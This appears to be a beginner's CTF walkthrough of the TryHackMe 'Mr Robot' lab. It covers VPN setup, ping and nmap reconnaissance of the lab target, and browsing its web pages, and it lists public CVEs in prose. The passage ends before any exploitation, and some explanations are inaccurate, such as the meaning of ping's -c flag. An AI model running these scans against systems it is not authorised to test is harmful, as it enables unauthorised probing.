

thm mrrobot

[TryHackMe | Mr Robot CTF](#)

You need to know basic operation and understanding on linux (commands, permissions exedra)

You need to know basic terms like

Vulnerability definition cybersecurity a weakness or vulnerability that can be exploited to gain unauthorized access to a computer computer

[What is a Vulnerability? Definition + Examples | UpGuard](#)

[What is a Cybersecurity Vulnerability? Definition and Types - SecurityScorecard](#)

[What are Vulnerabilities, Exploits, and Threats? | Rapid7](#)

Exploit definition cybersecurity a piece of code or software that aims to find and exploit security holes in an application or computer

[What Is an Exploit? - Cisco](#)

[Exploit in Computer Security | Fortinet](#)

[What is an Exploit? | UpGuard](#)

[Exploit Definition | What is exploit? \(malwarebytes.com\)](#)

Payload definition cybersecurity a piece of code that is transferred to a computer or an application that we want to attack that performs a certain task

[What is a Payload in Cybersecurity? - Scaler Topics](#)

[What is a Payload? \(techtarget.com\)](#)

[Payload | Malwarebytes Glossary](#)

CVE Common Vulnerabilities and Exposures – documentation of vulnerabilities

[What is a CVE? \(redhat.com\)](#)

[CVE Explained - What It Is, How It Is Determined, and More \(heimdalsecurity.com\)](#)

[What Is CVE \(Common Vulnerabilities and Exposures\)? | IBM](#)

[CVE - CVE \(mitre.org\)](#)

Brute Force is attack is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys.

[What is a Brute Force Attack? | Definition, Types & How It Works \(fortinet.com\)](#)

[What is a Brute Force Attack? | Definition, Types & How It Works \(fortinet.com\)](#)

[What is a Brute Force Attack? Definition & Examples - CrowdStrike](#)

first I connect to it with **my machine: kali linux**

on my kali linux I download a configuration file of software openvpn from try hack me

go to connect to thm(try hack me) press on starting point press on openvpn

There is an option/exist an option to use Tryhackme's machine called attack box or to connect with a vpn connection with a software called open vpn through your kali linux computer

Guide to connect with open vpn [TryHackMe | OpenVPN](#)

We press on access on this website

#### Task 4 Connecting with Linux



### OpenVPN - Linux


1. Download OpenVPN by running the following command in your terminal: `sudo apt install openvpn`
2. Locate the **full path** to your VPN configuration file (download from the [access](#) page), normally in your Downloads folder.
3. Use your OpenVPN file with the following command: `sudo openvpn /path-to-file/file-name.ovpn`

And that's it! You should be successfully connected.

It lead us to [TryHackMe | Access](#)

There select a server type and download a settings file

Choose vpn server and press download vpn setting file



If we get stuck with an OpenSSL error: error:0480006C:PEM routines::no start line:Expecting: CERTIFICATE

OpenSSL: error:0A080009:SSL routines::PEM lib

A solution to change the server type from EU-Regular-1 to another server

[VPN issue : r/tryhackme \(reddit.com\)](#)

[Starting Point VPN issue: OpenSSL error - no start line : r/hackthebox \(reddit.com\)](#)

[Openvpn SSL error - Off-topic - Hack The Box :: Forums](#)

EU-West-Regular-1 server worked for me

The settings file is related to the user you registered with to Tryhackme

If you download in kali linux, the file will be downloaded to the Downloads folder

You see the download vpn in you'r user download folder

Open vpn should be automatically installed on kali linux operating system

If not installed, install command `sudo apt install openvpn -y`

What is openvpn is software to connect to a vpn server via configuration file

[Business VPN For Secure Networking | OpenVPN](#)

[What Is OpenVPN? | OpenVPN](#)

Connect linux ubuntu to openvpn

[How To Set Up and Configure an OpenVPN Server on Ubuntu 20.04 | DigitalOcean](#)

I connect to tryhackme mrrobot with **my machine: kali linux** to be in the same network

I want able to scan it and solve the machine


Connecting to tryhackme with Open vpn, opening a terminal and typing the command `sudo openvpn /where file.ovpn` is

Example `sudo openvpn /home/user/Downloads/ Tryhackme user.ovpn`

If everything went successfully you will get a screen in terminal: Initialization Sequence Completed

```
2024-05-22 05:08:37 Initialization Sequence Completed
2024-05-22 05:08:37 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 25, compressi
on: 'lzo'
```

## [Getting Started with OpenVPN | Try Hack Me Help Center](#)



You see also a sign above

You can also check with the ip a command in another terminal and see the results – validation way



```
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq
codel state UNKNOWN group default qlen 500
    link/none
    inet 10.2.11.216/17 scope global tun0
       valid_lft forever preferred_lft forever
```

\*If you need more time to solve the machine, there is an option to click Add one hour to the tryhackme machine

Then open a new terminal, so that 2 terminal windows are open

In the second terminal window you can check a connection to the tryhackme machine that we need to attack with the ping tryhackme machine ip command

I will get trthackme ip

Title	Target IP Address	Expires			
Mr Robot	10.10.15.123	57min 57s		Add 1 hour	Terminate

mrrobot machine – try hack me machine – my target

try hack me machine can be change it ip -day 1 ip be different from day 2 ip

### On the commands I use flags/options of command

I check connection between hack mrrobot with kali linux command: ping -c 2 mrrobot\_ip

Meaning

Command ping check connectivity between 2 devices

Flag -c cancel sending ping

Number 2 after 2 times cancel sending ping

Number mrrobot\_ip – ip of mrrobot machine

[ping\(8\) - Linux man page \(die.net\)](#)

[How to Check Network Connectivity in Linux | ping Command - GeeksforGeeks](#)

```
└─$ ping -c 2 10.10.15.123
PING 10.10.15.123 (10.10.15.123) 56(84) bytes of data:
64 bytes from 10.10.15.123: icmp_seq=1 ttl=61 time=350 ms
64 bytes from 10.10.15.123: icmp_seq=2 ttl=61 time=348 ms

— 10.10.15.123 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1045ms
rtt min/avg/max/mdev = 347.911/348.773/349.636/0.862 ms
```

Results 2 packets transmitted, 2 received, 0% packet loss meaning I have connection with sea machine

I want to scan mrrobot machine search for information to see vulnerabilities I can exploit

I'am using command nmap

[nmap\(1\) - Linux man page \(die.net\)](#)

[Nmap: the Network Mapper - Free Security Scanner](#)

[What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time \(freecodecamp.org\)](#)

[nmap\(1\) - Linux manual page \(man7.org\)](#)

I use nmap command: `nmap -sV -Pn --open ip`

Meaning

Command nmap command to scan devices and see variabilities

Flag -sV check for services and services versions

Flag -Pn don't do ping

Flag --open show only open ports

Ip my target ip who I scan

```

└─$ nmap -sV -Pn --open 10.10.15.123
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-27 06:25 EDT
Nmap scan report for 10.10.15.123
Host is up (0.36s latency).
Not shown: 997 filtered tcp ports (no-response), 1 closed tcp port (conn-refused)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd
443/tcp   open  ssl/http Apache httpd
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 40.49 seconds

```

The open ports on the machine are 80, 443

I see 2 services http, ssl/http version Apache httpd

http

[HTTP | MDN \(mozilla.org\)](https://developer.mozilla.org/en-US/docs/Web/HTTP)

[What is HTTP \(w3schools.com\)](https://www.w3schools.com/http/)

[What is HTTP ? - GeeksforGeeks](https://www.geeksforgeeks.org/http/)


Httpd version of service http of Apache web server

[Welcome! - The Apache HTTP Server Project](https://httpd.apache.org/)

[httpd - Wikipedia](https://en.wikipedia.org/wiki/Apache_HTTP_Server)

when you enter the site <http://10.10.15.123:80> or <https://10.10.15.123:443> in a brief second you see the website hosted from linux Debian distribution

I took a picture from youtube video [TryHackMe Mr Robot Official Walkthrough - YouTube](https://www.youtube.com/watch?v=...)




now lets enter mrrobot machine vie browser firefox in url I type <http://10.10.15.123:80>

url [What is a URL? - Learn web development | MDN \(mozilla.org\)](http://10.10.15.123:80)



Results



```
06:42 ~!- friend_ [friend_@208.185.115.6] has joined #fsociety.  
  
06:42 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of  
you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing  
bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are  
things you want to say. Soon I will give you a voice. Today your education begins.  
  
Commands:  
prepare  
fsociety  
inform  
question  
wakeup  
join  
  
root@fsociety:~#
```

now lets enter mrrobot machine vie browser firefox in url I type <http://10.10.15.123:443>



Results

## Bad Request

Your browser sent a request that this server could not understand.  
Reason: You're speaking plain HTTP to an SSL-enabled server port.  
Instead use the HTTPS scheme to access this URL, please.

I can verify nmap scan results of website using wappaluzer extension



Install extension wappalyzer -allow you to see what technologies website is using

and active wappalyzer extension


<https://www.wappalyzer.com/>

you can search wappalyzer extension to you'r web browser and install it





I search in the internet: ssl/http vulnerabilities



I found



End-server vulnerability is predominantly caused due to improper configuration of SSL protocol in your domain server. Key Manager Plus tests your domain servers for the following end-server vulnerability.

<https://www.manageengine.com/key-manager/help/ssl-vulnerability.html>

CVE-2024-22201 base on Jetty that is a Java based web server and servlet engine. An HTTP/2 SSL connection that is established and TCP congested will be leaked when it times out. An attacker can cause many connections to end up in this state, and the server may run out of file descriptors, eventually causing the server to stop accepting new connections from valid clients.

<https://nvd.nist.gov/vuln/detail/CVE-2024-22201>

CVE-2024-5800 work on versions before 6.0.2, allowing a network attacker to decrypt the SSL/TLS communication

<https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=SSL>


CVE-2022-21656 it have type confusion bug when processing subjectAltNames, this confusion allows for the bypassing of nameConstraints, as processed by the underlying OpenSSL/BoringSSL implementation, exposing the possibility of impersonation of arbitrary servers. As a result Envoy will trust upstream certificates that should not be trusted.

<https://nvd.nist.gov/vuln/detail/CVE-2022-21656>

CVE-2024-21762 is an out-of-bound write vulnerability in sslvpnd, the SSL VPN daemon in Fortinet FortiOS. An unauthenticated, remote attacker could exploit this vulnerability by sending specially crafted HTTP requests to a vulnerable device that has SSL VPN enabled. Successful exploitation would allow an attacker remote code or command execution on the device.

<https://www.tenable.com/blog/cve-2024-21762-critical-fortinet-fortios-out-of-bound-write-ssl-vpn-vulnerability>

I search in the internet: http vulnerabilities



http vulnerabilities

I found

different types of http vulnerabilities from <https://www.purevpn.com/ddos/http-vulnerability>

CVE-2024-40898 allows to potentially leak NTLM hashes to a malicious server via SSRF and malicious requests.

[https://httpd.apache.org/security/vulnerabilities\\_24.html](https://httpd.apache.org/security/vulnerabilities_24.html)

<https://www.cve.org/CVERecord?id=CVE-2024-40898>

SSRF attack is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.

<https://portswigger.net/web-security/ssrf>

<https://www.geeksforgeeks.org/server-side-request-forgery-ssrf-in-depth/>

[https://owasp.org/www-community/attacks/Server Side Request Forgery](https://owasp.org/www-community/attacks/Server_Side_Request_Forgery)

<https://tryhackme.com/r/room/ssrfhr>

CVE-2024-39884 an Apache HTTP Server 2.4.60 ignores some use of the legacy content-type based configuration of handlers. "AddType" and similar configuration, under some circumstances where files are requested indirectly, result in source code disclosure of local content.

[https://httpd.apache.org/security/vulnerabilities\\_24.html](https://httpd.apache.org/security/vulnerabilities_24.html)

<https://www.cve.org/CVERecord?id=CVE-2024-39884>

CVE-2024-38475 in Apache HTTP Server 2.4.59 and earlier it allows an attacker to map URLs to filesystem locations that are permitted to be served by the server but are not intentionally/directly reachable by any URL, resulting in code execution or source code disclosure.

[https://httpd.apache.org/security/vulnerabilities\\_24.html](https://httpd.apache.org/security/vulnerabilities_24.html)

<https://www.cve.org/CVERecord?id=CVE-2024-38475>

CVE-2023-44487 The HTTP/2 protocol allows a denial of service because request cancellation can reset many streams quickly, the attack method abuses HTTP/2's stream cancellation feature to continuously send and cancel requests, overwhelming the target server/application and imposing a DoS state

<https://blog.cloudflare.com/zero-day-rapid-reset-http2-record-breaking-ddos-attack/>

<https://www.bleepingcomputer.com/news/security/new-http-2-rapid-reset-zero-day-attack-breaks-ddos-records/>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-44487>

<https://nvd.nist.gov/vuln/detail/CVE-2023-44487>

lets continue

when I enter mrrobot machine vie browser firefox in url I type <http://10.10.15.123:443>



10.10.15.123:443

Results


# Bad Request

Your browser sent a request that this server could not understand.  
Reason: You're speaking plain HTTP to an SSL-enabled server port.  
Instead use the HTTPS scheme to access this URL, please.

So I enter now <https://10.10.15.123:443>

```
https://10.10.15.123
```

## Results




```
07:24 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.  
  
07:24 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of  
you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing  
bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are  
things you want to say. Soon I will give you a voice. Today your education begins.  
  
Commands:  
prepare  
fsociety  
inform  
question  
wakeup  
join  
  
root@fsociety:~#
```

The same welcome screen when I enter <https://10.10.15.123:443> between when I enter <http://10.10.15.123:443>

I continue with <https://10.10.15.123:443>

I try to run command whoami that tell me which user I connect to

Results I don't work: command not recognized



```
root@fsociety:~# whoami  
  
Error: Command not recognized. Type help for a list of commands.  
root@fsociety:~#
```

So I can run only the commands: prepare, fsociety, inform, question, wakeup, join

```
Commands :  
prepare  
fsociety  
inform  
question  
wakeup  
join
```

Lets try these commands

I typed command prepare

```
root@fsociety:~# prepare
```



It brings me to a page: <https://10.10.15.123/fsociety>

It plays a video




If i go to website source page

I see



It plays a video




I typed command inform

```
root@fsociety:~# inform
```

It brings me to a page: <https://10.10.15.123/inform>

I saw a page like




I typed command question

```
root@fsociety:~# question
```

It brings me to a page: <https://10.10.15.123/question>

I saw a page like





